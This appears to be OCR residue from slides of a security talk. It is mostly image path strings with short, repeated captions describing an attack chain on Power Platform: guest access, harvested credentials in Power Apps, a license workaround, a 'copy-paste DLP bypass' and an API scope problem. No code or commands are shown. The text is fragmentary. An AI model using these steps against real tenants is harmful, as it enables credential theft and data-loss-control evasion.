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

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



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

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



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



Where are we again?

Got guest access.



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

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
Tried to access



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
Tried to access
→ Blocked by license



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Tried to access
→ Blocked by license → Got a license

Where are we again?

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
Found a bunch of creds on Power Apps.

Tried to access
→ Blocked by license → Got a
→ Blocked by DLP



Where are we again?

Got guest access.

Found a bunch of creds on Power Apps.

Tried to access
→ Blocked by license → Got a license
→ Blocked by DLP → Copy-paste DLP bypass

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
Tried to access
→ Blocked by license → Got a licens
→ Blocked by DLP → Copy-paste D
→ Block by prog access to API Hub



Solving for scope

A scope away from victory

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

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



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

